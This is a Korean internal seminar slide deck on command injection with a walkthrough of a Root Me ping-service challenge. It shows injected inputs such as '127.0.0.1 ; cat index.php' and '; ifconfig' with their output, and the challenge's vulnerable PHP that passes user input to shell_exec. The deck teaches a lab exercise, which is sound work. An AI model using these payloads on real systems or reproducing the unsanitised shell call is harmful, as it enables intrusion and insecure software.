


# Command injection

우제혁  
10-15  
내부 세미나

# 목차

- Command injection
- Root me 실습


# Command injection?



## Command Injection

웹 애플리케이션에서 시스템 명령을 사용할 때, 세미콜론 혹은 &, && 를 사용하여 하나의 Command를 Injection 하여 두 개의 명령어가 실행되게 하는 공격

# Command injection?



hacker


# Command injection?



hacker




127.0.0.1 | 추가 명령어




Web App

# Command injection?



# 127.0.0.1?



IP - 127.0.0.1" 은 "루프백 아이피" 라고하며  
흔히 localhost 라고 불립니다.  
자기 자신의 컴퓨터로 통하는 IP주소라는 것입니다.

루프백 주소로 사용되는 127.0.0.1은 loopback 네트워크 접속을 위한 표준  
IP어드레스로 127.0.0.1에 접속하고자 할 때 바로

자신의 컴퓨터에 접속하게 되는 것입니다.

# 실습

## Root me command injection 문제

### PHP - Command injection

10 Points 🌐

Ping service v1

Author  
sambecks, 20 September 2017

Level 📊  
□ □ □ □

Validations  
23773 Challengers 100%

Note 🗣️  
★★★★★ 1274 Votes  
I like I don't like

**Statement**  
Find a vulnerability in this service and exploit it.  
The flag is on the index.php file.

Start the challenge

**Validation**  
Enter password :

Send




# 실습

Root me command injection 문제



A screenshot of a web browser showing the Root Me challenge page. The browser's address bar displays the URL `challenge01.root-me.org/web-serveur/ch54/`. The page features the Root Me logo, which consists of a skull icon and the text "Root Me". Below the logo, there is a text input field containing the IP address `127.0.0.1`. To the right of the input field is a button labeled "제출" (Submit).

# 실습




Root me command injection 문제 - 개발자 도구(html)

```
<html>
  <head>
    <title>Ping Service</title>
  </head>
  <body>
    <link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="/template/s.css"
    media="all">
    <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">
      >#document
    </iframe>
    <form method="POST" action="index.php">
      <input type="text" name="ip" placeholder="127.0.0.1">
      <input type="submit">
    </form>
    ... <pre></pre> == $0
  </body>
</html>
```

# 실습

Root me command injection - 루프백 아이피 입력



The screenshot shows a web browser window with the address bar displaying "challenge01.root-me.org/web-serveur/ch54/". The page header features the "Root Me" logo. Below the header, there is a text input field containing the IP address "127.0.0.1" and a button labeled "제출" (Submit).

# 실습

Root me command injection - command injection을 사용해 파일을 확인




```
← → ↻ ⓘ 주의 요함 | challenge01.root-me.org/web-serveur/ch54/index.php
Root Me


127.0.0.1 ; ls 제출
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.083 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.052/0.063/0.083/0.015 ms
index.php
```

# 실습


Root me command injection - command injection을 사용해 파일을 읽음



```
← → ↻ ⓘ 주의 요함 | challenge01.root-me.org/web-serveur/ch54/index.php  
 Root Me  
127.0.0.1 ; cat index.php 제출  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.054/0.060/0.068/0.010 ms  
index.php
```

# 실습

Root me command injection - command injection을 사용해 파일을 읽음



The screenshot shows a web browser window with the address bar displaying `challenge01.root-me.org/web-serveur/ch54/index.php`. The page features the "Root Me" logo and a command input interface. The input field contains `127.0.0.1` and a "제출" (Submit) button. The output area displays the results of a ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.036/0.040/0.046/0.008 ms
```

Below the output, the input field again contains `127.0.0.1` and the "제출" button.



# 실습

Root me command injection - 파일을 읽은 개발자도구를 확인 함으로서 플래그 확인

```
▼<pre>
"PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms


--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.036/0.040/0.046/0.008 ms

"
<title>Ping Service</title>
▼<form method="POST" action="index.php">
  <input type="text" name="ip" placeholder="127.0.0.1">
  <input type="submit">
</form>
▼<pre>
<!--?php
$flag = "██████████";
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
    $response = shell_exec("timeout 5 bash -c 'ping -c 3 ".$_POST["ip"]."');
    echo $response;
}
?-->
</pre>
</pre>
</body>
</html>
```



# Q&A






<https://www.google.com/url?sa=i&source=images&cd=&ved=2ahUKEwiNvLWvt5LIahVVxisBHRQjCbQQjRx6BAgBEAQ&url=https%3A%2F%2Ftwitter.com%2Fhashtag%2F%25EA%25B0%259C%25EC%259D%25B8%25EC%25A7%25A4&psig=AOvVaw1CU72xEESgXwcSo022Lx5j&ust=1570822328917650>

# 실습

Command injection -ifconfig 를 사용해 현재 네트워크 확인



```
< > ↻ 주의 요함 | challenge01.root-me.org/web-serveur/ch54/index.php
Root Me
127.0.0.1; ifconfig 제출
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.036/0.051/0.060/0.010 ms
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5f:bf:8c
          inet addr:192.168.166.151  Bcast:192.168.166.255  Mask:255.255.255.0
          inet6 addr: 2001:bc8:35b0:c166::151/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe5f:bf8c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8287372 errors:0 dropped:10 overruns:0 frame:0
          TX packets:8959927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1047999459 (1.0 GB)  TX bytes:19332166229 (19.3 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2265259 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2265259 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:655834585 (655.8 MB)  TX bytes:655834585 (655.8 MB)
```

# 실습

Command injection -pwd를 사용해 경로확인



The screenshot shows a web browser window with the address bar displaying `challenge01.root-me.org/web-serveur/ch54/index.php`. The page header features the "Root Me" logo. A terminal window is open, showing the command `127.0.0.1 ;pwd` entered in the input field. The terminal output displays the results of a ping command to 127.0.0.1, including packet statistics and round-trip times. The path `/challenge/web-serveur/ch54` is visible at the bottom of the terminal output.

```
< > ↻ ⓘ 주의 요함 | challenge01.root-me.org/web-serveur/ch54/index.php
Root Me
127.0.0.1 ;pwd 제출
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2364ms
rtt min/avg/max/mdev = 0.039/0.050/0.062/0.011 ms
/challenge/web-serveur/ch54
```

# 실습

Command injection - cd ../cd ../cd ../pwd 사용



